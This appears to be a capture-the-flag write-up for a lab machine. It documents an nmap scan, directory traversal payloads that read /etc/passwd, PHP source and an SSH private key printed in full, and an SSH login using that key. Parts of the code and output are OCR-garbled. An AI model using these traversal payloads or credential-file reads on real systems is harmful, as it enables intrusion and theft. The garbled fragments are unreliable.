


# Information Gathering

## 1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.10.10.87  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 18:20 IST  
Nmap scan report for 10.10.10.87  
Host is up (0.24s latency).  
Not shown: 65459 closed tcp ports (reset), 74 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)  
|_ ssh-hostkey:  
|   2048 c4:ff:81:aa:ac:df:66:9e:da:e1:c8:78:00:ab:32:9e (RSA)  
|   256  b3:e7:54:6a:16:bd:c9:29:1f:4a:8c:cd:4c:01:24:27 (ECDSA)  
|_  256  38:64:ac:57:56:44:d5:69:de:74:a8:88:dc:a0:b4:fd (ED25519)  
80/tcp    open  http      nginx 1.12.2  
|_ http-title: List Manager  
|_ Requested resource was /list.html  
|_ http-trane-info: Problem with XML parsing of /evox/about  
|_ http-server-header: nginx/1.12.2  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 94.65 seconds  
  
(vigneswar@VigneswarPC)-[~]
```

## 2) Checked the website



# Vulnerability Assessment

## 1) Found directory traversal vulnerability

```

1 POST /dirRead.php HTTP/1.1
2 Host: 10.10.10.87
3 Content-Length: 33
4 Accept-Language: en-US
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Content-type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: http://10.10.10.87
9 Referer: http://10.10.10.87/list.html
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 path=../list/.....//.....//.....

```

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Tue, 03 Sep 2024 13:17:17 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 X-Powered-By: PHP/7.1.16
7 Content-Length: 125
8
9 [
10     ".",
11     "..",
12     ".dockerenv",
13     "bin",
14     "dev",
15     "etc",
16     "home",
17     "lib",
18     "media",
19     "mnt",
20     "proc",
21     "root",
22     "run",
23     "sbin",
24     "srv",
25     "sys",
26     "tmp",
27     "usr",
28     "var"
29 ]

```

```
Request
Pretty Raw Hex
1 POST /fileRead.php HTTP/1.1
2 Host: 10.10.10.87
3 Content-Length: 65
4 Accept-Language: en-US
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Content-type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: http://10.10.10.87
9 Referer: http://10.10.10.87/list.html
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 file=./list/../../../../../../../../../../../../etc/passwd
```

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Tue, 03 Sep 2024 13:18:20 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 X-Powered-By: PHP/7.1.16
7 Content-Length: 1443
8
9 {
10     "file":
11     {
12         "root:x:0:0:root:/root:/bin:/ash(nbin:x:1:1:bin:/bin:/sbin:/nologin(daemon:x:2:2:daemon:
13         n:/sbin:/sbin:/nologin(nadm:x:3:4:adm:/var/adm:/sbin:/nologin(nlp:x:4:7:lp:/var/spool
14         /lpd:/sbin:/sbin:/nologin(snc:x:5:0:sync:/sbin:/bin/sync/nshutdow:n:x:6:1:shutdown:/sbin:
15         /sbin:/shutdown/nhalt:x:7:0:halt:/sbin:/sbin/halt/nmail:x:8:12:mail:/var/spool/mail:
16         /sbin:/nologin(nnews:x:9:13:news:/usr/lib/news:/sbin:/nologin(nuucp:x:10:14:uucp:/var
17         /spool/uucppublic:/sbin:/nologin(noperator:x:11:0:operator:/root:/sbin:/sh/nman:x:13:15
18         :man:/usr/man:/sbin:/nologin(npostmaster:x:14:12:postmaster:/var/spool/mail:/sbin/n
19         ologin(ncron:x:16:16:cron:/var/spool/cron:/sbin:/nologin(nftp:x:21:21:/var/lib/ftp:
20         /sbin:/nologin(nsshd:x:22:22:sshd:/dev/null:/sbin:/nologin(nat:x:25:25:at:/var/spool/
21         /cron/atjobs:/sbin:/nologin(nsquid:x:31:31:Squid:/var/cache/squid:/sbin:/nologin(nxfs
22         :x:33:33:X Font Server:/etc/X11/fs:/sbin:/nologin(ngames:x:35:35:games:/usr/games:/s
23         bin:/nologin(npostgres:x:70:70:/var/lib/postgresql:/bin:/sh/ncyrus:x:85:12:/usr/cyr
24         us:/sbin:/nologin(nvpomail:x:89:89:/var/vpopmail:/sbin:/nologin(nntp:x:123:123:NTP:/
25         var/empty:/sbin:/nologin(nsmmspx:x:209:209:smmspx:/var/spool/mqueue:/sbin:/nologin(nque
26         st:x:405:100:quest:/dev/null:/sbin:/nologin(nobody:x:65534:65534:nobody:/home/nobody:
27         /bin:/sh/nnnginx:x:100:101:nginx:/var/lib/nginx:/sbin:/nologin(n"
28     }
29 }

```

The screenshot shows a web browser window with the address bar displaying "http://10.10.10.87/var/www/html/fileWrite.php". The developer tools are open, and the "Network" tab is selected. A single request is listed, labeled "POST /fileRead.php HTTP/1.1". The details pane for this request is expanded, showing various headers:

- Host:** 10.10.10.87
- Content-Length:** 63
- Accept-Language:** en-US
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
- Content-type:** application/x-www-form-urlencoded
- Accept:** \*/\*
- Origin:** http://10.10.10.87
- Referer:** http://10.10.10.87/list.html
- Accept-Encoding:** gzip, deflate, br
- Connection:** keep-alive

The status bar at the bottom of the browser indicates the file path: "file=../list/../../../../../../../../var/www/html/fileWrite.php".

```
Pretty Raw Hex Render
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Tue, 03 Sep 2024 13:23:13 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 X-Powered-By: PHP/7.1.16
7 Content-Length: 491
8
9 {
    "file":
      "<?php\nif($_SERVER['REQUEST_METHOD'] === 'POST'){
        \n$header('Content-Type: application/\njson');\n$condition['result'] = false;\n\tif(isset($_POST['listnum'])){\n\t\t\tif(is_nume\nric($_POST['listnum'])){\n\t\t\t\t$file = '\\"var/www/html/.list/list\\" . $_POST['listnu\nm'];\n\t\t\t\t$handle = fopen($myFile, 'w');\n\t\t\t\t$data = $_POST['data'];\n\t\t\t\tfwrite($h\nandle,$data);\n\t\t\t\tfclose();\n\t\t\t\t$condition['result'] = true;\n\t\t}\n\t}\n\t}
        \ntechno_jso\n_n_encode($condition);\n}"
}
```

```
(vigneswar@VigneswarPC)-[~/temp]
$ sed 's/\\n\\n/g; s/\\t\\t/g' fileWrite.php | tee fileWrite.php
<?php
if($_SERVER['REQUEST_METHOD'] === "POST"){
    header('Content-Type: application/json');
    $condition['result'] = false;
    if(isset($_POST['listnum'])){
        if(is_numeric($_POST['listnum'])){
            $myFile = "\\var\\www\\html\\.list\\list\\" . $_POST['listnum'];
            $handle = fopen($myFile, 'w');
            $data = $_POST['data'];
            fwrite($handle, $data);
            fclose();
            $condition['result'] = true;
        }
    }
    echo json_encode($condition);
}
```

```
(vigneswar@VigneswarPC)-[~/temp]
$ sed 's/\\n\\n/g; s/\\t\\t/g' fileRead.php | tee fileRead.php
<?php
if($_SERVER['REQUEST_METHOD'] === "POST"){
    $fileContent['file'] = false;
    header('Content-Type: application/json');
    if(isset($_POST['file'])){
        header('Content-Type: application/json');
        $_POST['file'] = str_replace(array("\\.\\", "\\..\\\\"), "\\\"", $_POST['file']);
        if(strpos($_POST['file'], "user.txt") === false){
            $file = fopen("\\var\\www\\html\\.\\\" . $_POST['file'], \"r\");
            $fileContent['file'] = fread($file, filesize($_POST['file']));
            fclose();
        }
    }
    echo json_encode($fileContent);
}
```

#### 4) Found ssh private key

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /dirRead.php HTTP/1.1 2 Host: 10.10.10.87 3 Content-Length: 53 4 Accept-Language: en-US 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 6 Content-type: application/x-www-form-urlencoded 7 Accept: */* 8 Origin: http://10.10.10.87 9 Referer: http://10.10.10.87/list.html 10 Accept-Encoding: gzip, deflate, br 11 Connection: keep-alive 12 13 path=../../../../../../../../home/nobody/.ssh</pre>			<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.12.2 3 Date: Tue, 03 Sep 2024 13:49:05 GMT 4 Content-Type: application/json 5 Connection: keep-alive 6 X-Powered-By: PHP/7.1.16 7 Content-Length: 53 8 9 [ 10     ".", 11     "...", 12     ".monitor", 13     "authorized_keys", 14     "known_hosts" 15 ]</pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /fileRead.php HTTP/1.1 2 Host: 10.10.10.87 3 Content-Length: 62 4 Accept-Language: en-US 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/126.0.6478.127 Safari/537.36 6 Content-type: application/x-www-form-urlencoded 7 Accept: */* 8 Origin: http://10.10.10.87 9 Referer: http://10.10.10.87/list.html 10 Accept-Encoding: gzip, deflate, br 11 Connection: keep-alive 12 13 file=../list/../../../../../../../../home/nobody/.ssh/monitor</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.12.2 3 Date: Tue, 03 Sep 2024 13:49:15 GMT 4 Content-Type: application/json 5 Connection: keep-alive 6 X-Powered-By: PHP/7.1.16 7 Content-Length: 1741 8 9 {   "file":     "-----BEGIN RSA PRIVATE KEY-----\nMIIEEogIBAAKCAQEAs7syTDE++NHawB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6CpL\nmR4JH6n4Nccdm1ZU+qB77li8Z0vymBtIEY4Fm07X4Pqt4zeNBfQKwK0cyV1TLW6f\n87s0FZBhYAizGrNNeLLhB1IZIjpdVJUbSXG6s2cxAlE14cj+pnEiRTsyMiq1nJCS\n dGcc/gNpW/AANIN4vW9KsLLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN\n o8PLGnFJVW6SHhmPJJsue9vjaIEH+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V\n vi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAoIBADHwL/wdmuPEW6kU\n vmzhRU3gcjuzwBET0TNejbL/KxNWXr9B2I0dHwfg8Ijw1Lcu29nv8b+ehGp+bR/6\n pKHMFP66350xyLNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5\n 8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q\n 1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wl1l8Wort9yummox/05qoOBL4kQxUM7\n VxI2Ywu46+QTzTMeOKJoyLCGLyxDkg50NdfDPBW3w806Ulvfkv467M3ZB5ye8GeS\n dVa3yLECGYEA7jk51MvUGSIFF6GkXsNb/w2cZGe9TiXBWUqWEEig0bmQQVx2ZWWO\n v0og0X/iROXAcP6Z9WGPic6FhVgJd/4bNlTR+A/lWQwFt1b6l03xdsyaIyIW9xr\n xsb2sLNWP56A/5TWTpOkfDbGCQrQHvukWSHLYF0zgQa0ZtMnV71yKH0CgYEAwSSy\n qFfdAWrvVZjp26Yf/jnZavLCAC5hmho7eX5isCVcX86MHqPEYAFcCecZN2dFFoPqI\n yzHzgb9N6Z01YUEKqrkn03tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1\n /pAcw/+oYsh4BwkKnVhKNw36c+WmNoaX1FWqIsCgYBYw/IMnLa3drn3CIAa32iU\n LRotP4qGaAMXpncsMiPage6CrFVhioZ1SFNBv189q8zBm4PxQgkLLOj8B33HDQ/\n lnN2n1WyTIyEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp\n w7uYnRex6DGobT2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9\n 1HLmBkDTjjj/xAJAZui0F4Rs/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT\n rj1BhUCzZCUgQABtpC6vYj/HLLlzpIC05AIEhDdvToPK/0WuY64fds0VccAYmMDr\n X/PLAoGAS6UhbCm5TWZhtL/hdprOfar3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2\n DvVny8gKbM/OenwHnTlwRTEj5qdeAM40oj/mwCDc6kpV1lJXrW2R5mCH9zgbNFla\n W0iKCBUAm5xZgU/YskMsCBMNmA8A5ndRWGFEFE+VGdVPaRie0ro=\n-----END RSA PRIVATE KEY-----\n"</pre>			

```

└─(vigneswar🍷 VigneswarPC)-[~/temp]
$ sed 's/\\n/\\n/g; s/\\/\\/g' id_rsa | tee id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEEogIBAAKCAQEAs7syTDE++NHawB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6CpL
mR4JH6n4Nccdm1ZU+qB77li8Z0vymBtIEY4Fm07X4Pqt4zeNBfQKwK0cyV1TLW6f
87s0FZBhYAizGrNNeLLhB1IZIjpdVJUbSXG6s2cxAlE14cj+pnEiRTsyMiq1nJCS
dGcc/gNpW/AANIN4vW9KsLLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN
o8PLGnFJVW6SHhmPJJsue9vjaIEH+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V
vi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAoIBADHwL/wdmuPEW6kU
vmzhRU3gcjuzwBET0TNejbL/KxNWXr9B2I0dHwfg8Ijw1Lcu29nv8b+ehGp+bR/6
pKHMFP66350xyLNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wl1l8Wort9yummox/05qoOBL4kQxUM7
VxI2Ywu46+QTzTMeOKJoyLCGLyxDkg50NdfDPBW3w806Ulvfkv467M3ZB5ye8GeS
dVa3yLECGYEA7jk51MvUGSIFF6GkXsNb/w2cZGe9TiXBWUqWEEig0bmQQVx2ZWWO
v0og0X/iROXAcP6Z9WGPic6FhVgJd/4bNlTR+A/lWQwFt1b6l03xdsyaIyIW9xr
xsb2sLNWP56A/5TWTpOkfDbGCQrQHvukWSHLYF0zgQa0ZtMnV71yKH0CgYEAwSSy
qFfdAWrvVZjp26Yf/jnZavLCAC5hmho7eX5isCVcX86MHqPEYAFcCecZN2dFFoPqI
yzHzgb9N6Z01YUEKqrkn03tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1
/pAcw/+oYsh4BwkKnVhKNw36c+WmNoaX1FWqIsCgYBYw/IMnLa3drn3CIAa32iU
LRotP4qGaAMXpncsMiPage6CrFVhioZ1SFNBv189q8zBm4PxQgkLLOj8B33HDQ/
lnN2n1WyTIyEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobT2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9
1HLmBkDTjjj/xAJAZui0F4Rs/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT
rj1BhUCzZCUgQABtpC6vYj/HLLlzpIC05AIEhDdvToPK/0WuY64fds0VccAYmMDr
X/PLAoGAS6UhbCm5TWZhtL/hdprOfar3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM/OenwHnTlwRTEj5qdeAM40oj/mwCDc6kpV1lJXrW2R5mCH9zgbNFla
W0iKCBUAm5xZgU/YskMsCBMNmA8A5ndRWGFEFE+VGdVPaRie0ro=
-----END RSA PRIVATE KEY-----
```

# Exploitation



1) Connected with ssh

```
(vigneswar@VigneswarPC)-[~/temp] Waldo
$ ssh nobody@10.10.10.87 -i id_rsa
The authenticity of host '10.10.10.87 (10.10.10.87)' can't be established.
ED25519 key fingerprint is SHA256:V+5vDo94JYcOMESxNxxs0je359eF2cxyHZS7vQtBQ1A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? ye
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.87' (ED25519) to the list of known hosts.
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$
```

## Privilege Escalation

1) Found a internal port

```
waldo:~$ netstat -antp
netstat: can't scan /proc - are you root?
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8888             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9000           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.87:8888         10.10.14.14:33724       ESTABLISHED -
tcp        0      0 :::80                   :::*                    LISTEN      -
tcp        0      0 :::22                   :::*                    LISTEN      -
tcp        0      0 :::8888                  :::*                    LISTEN      -
waldo:~$
```

2) sshed to host machine



